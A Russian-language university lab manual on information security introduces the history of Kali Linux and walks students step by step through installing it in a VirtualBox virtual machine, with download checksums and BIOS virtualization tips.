Kali Linux. Информационная безопасность и защита.

Оглавление

Описание

В данном учебном пособии изложены особенности организации защиты информации в вычислительных системах. Рассмотрены методы защиты информации; информационная, функциональная безопасность корпоративных систем. Представлено описание ряда операционных систем семейства Linux необходимых для проведения тестирования на проникновение, а также описано использование инструментов, встроенных в эти системы. Учебное пособие предназначено для студентов специальности «Бизнес-информатика».

1. Лабораторные работы по краткому обзору Kali Linux.

Kali Linux возник как результат слияния WHAX и Auditor Security Collection. Проект создали Мати Ахарони (Mati Aharoni) и Макс Мозер (Max Moser). Предназначен прежде всего для проведения тестов на безопасность.

Проект существует давно и имеет довольно запутанную историю, которая гласит о слиянии нескольких дистрибутивов:

Первый изначально имел название Whoppix (White Hat + Knoppix) и базировался на Knoppix. Затем произошла миграция на SLAX и имя изменилось на WHAX (White Hat + SLAX). Автор — Мати Ахарони. Главное в системе - тесты на проникновение. Второй назывался Auditor Security Collection и был основан на Knoppix. Автор — Макс Мозер. Главное в системе — тесты на проникновение.

Схожие цели привели к объединению в один дистрибутив, имя которому Backtrack. И 26 мая 2006 года вышел первый релиз новой системы. С тех пор прошло семь лет и Backtrack стал одним из самых популярных "хакерских чемоданчиков". Он известен не только фанатам Linux, но и многим пользователям Windows и Mac OS X. Сложно найти лучший инструмент для комплексного аудита безопасности.

ЛР 1.1. Установка Kali Linux на VirtualBox.

Цель работы: ознакомиться с программой VirtualBox путем установки Kali Linux.

Задание:

1. Скачать VirtualBox: https://www.virtualbox.org/wiki/Downloads
2. Следуя инструкции, скачать и установить Kali Linux на виртуальную машину: https://www.kali.org/downloads/
3. Успешный результат зафиксировать в своей работе.

Ход работы:

Kali Linux — это бесплатный дистрибутив, основанный на Linux Debian. Его особенностью является то, что в нём собрано огромное количество инструментов, говоря простыми словами, «для хакеров». Т.е. здесь вы найдёте разнообразные сканеры для получения информации и поиска уязвимостей, программы для подборов паролей и обратной инженерии, инструменты для социальной инженерии и углублённого теста на проникновение веб-систем и т. д.

Перейдите на домашнюю страницу Kali Linux и скачайте ее:

Kali Linux Downloads

Download Kali Linux Images

We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to **download Kali Linux** in its latest official release. For a release history, check our Kali Linux Releases page. Please note: You can find unofficial, untested weekly releases at http://cdimage.kali.org/kali-weekly/.

Image Name	Download	Size	Version	sha256sum
Kali Linux 64 Bit	HTTP | Torrent	2.9G	2018.1	ed88466834ceeba65f426235ec191fb3580f71d50364ac5131daec1bf976b317
Kali Linux 32 Bit	HTTP | Torrent	2.9G	2018.1	b541a78a063b6385365ac00248631c4a18c92b8c4e3618db0b1bf751b495149f
Kali Linux Light 64 Bit	HTTP | Torrent	846M	2018.1	e47646078a5f31a952e9b5243a292d61bf6fc7af0d325f996c1fb45e0f721286
Kali Linux Light 32 Bit	HTTP | Torrent	846M	2018.1	5bf5ac2b1bfa969527c5125c404049400f9df0c44dbeb5ed716135f040ef95dc
Kali Linux Light Armel	HTTP | Torrent	479M	2018.1	061616914d64ab8b444be9b27a90a6d75b251945d2c86b19b75cfa4bab98520e
Kali Linux Light Armhf	HTTP | Torrent	589M	2018.1	1a0e0f5707c96f8825fac43ad27818e361c7be1ffd74bb735e35e929f7458414
Kali Linux E17 64 Bit	HTTP |	2.6G	2018.1	022b6cd87b016cafcccd06063f42555424afbe975d7d31c5506a8dd527c24b53

Рисунок 1 – Список дистрибутивов

В зависимости от разрядности вашего компьютера, выберете версию Kali Linux 64 bit ISO или Kali Linux 32 bit ISO. Скачать можно как напрямую с серверов, так и через торрент (так быстрее).

Оптимальным является использование Kali Linux в виде виртуальной машины. В VirtualBox нажимаем «Создать». В поле для имени вводите любое имя, выбираете тип ОС (Linux) и выбираете версию (выбор версии не играет особой роли — она используется только для рекомендации размеров дискового накопителя и выделяемой виртуальной машине оперативной памяти).



Рисунок 2 – Создание виртуальной машины

Внимание! Если в списке возможных гостевых систем отсутствуют 64-разрядные системы, или возникают проблемы при запуске виртуальной машины, либо загрузке гостевой системы, необходимо включить виртуализацию в BIOS основной машины. Сделать это можно следующим образом:

1. Заходим в BIOS;
2. Находим раздел «security» или «advanced;
3. Там, находим что-то вроде «virtualization» и включаем;
4. Далее сохраняем и перезагружаем (save and reboot).



Рисунок 3 – Включение виртуализации в BIOS

Более подробную инструкцию см. по ссылке: http://www.fixedbyvonnie.com/2014/11/virtualbox-showing-32-bit-guest-versions-64-bit-host-os/#.WEbh8OaLTIU

Далее выбираете объём оперативной памяти, выделяемой для виртуальной машины-можете оставить рекомендуемый, а можете добавить. Главное правило — оставить достаточно памяти для реального компьютера, на котором запущен ваш VirtualBox, иначе весь компьютер, а вместе с ним и VirtualBox начнут страшно тормозить:



Рисунок 4 – Объём памяти

В следующем окне у нас спрашивают о дисковом накопителе- ничего менять не нужно, мы создадим новый виртуальный жёсткий диск.



Рисунок 5 – Создание жесткого диска

В следующем окне снова ничего не трогаем:



Рисунок 6 – Выбор типа виртуального жесткого диска

В этом окне мы можем выбрать динамический или фиксированный жёсткий диск. Следует оставить значение по умолчанию, т. е. динамический.



Рисунок 7 – Выбор формата хранения

Теперь задаёте размер диска, не бойтесь поставить большое значение — если вы не будете использовать так много, какой размер задали, то виртуальный диск не будет расширяться до большого размера. **Обязательно увеличьте размер диска до 15 Гб или более, иначе, вам просто не хватит места!**



Рисунок 8 – Создание виртуального жесткого диска

В этом же окошечке укажите желаемое имя и расположение виртуального жёсткого диска:



Рисунок 9 – Указать расположение диска

Нажимаем «Запустить». Нас просят выбрать реальный DVD-rom или указать расположение образа диска, выбираем наш скачанный образ Kali Linux (iso-файл) и нажимаем продолжить:



Рисунок 10 – Выбор загрузочного диска

Выберем пункт Graphical Install:



Рисунок 11 – Окно установки

Дальнейшие шаги довольно интуитивны. Выберите свой язык, раскладку клавиатуры, способ переключения между русской и латинской раскладкой. Придумайте любое имя вашего компьютера. Задайте имя домена (Localhost по умолчанию), пароль рута (поле не должно быть пустым), выберите часовой пояс. Разметку дисков оставьте по умолчанию (Авто – использовать весь диск; все файлы в одном разделе). При вопросе, использовать ли зеркала архива из сети, ответим «Да».



Рисунок 12 – Окно установки

Пропускаем настройку прокси, скачиваем обновления программ. Установим системный загрузчик GRUB в главную учетную запись. Образ диска извлечется автоматически.

Для входа используем имя «root» и заданный ранее пароль. Далее создайте нового пользователя (Settings/Details/Users), используя первые две буквы имени и фамилии (в целях проверки работ). На скриншотах в консоли должно быть видно имя пользователя.

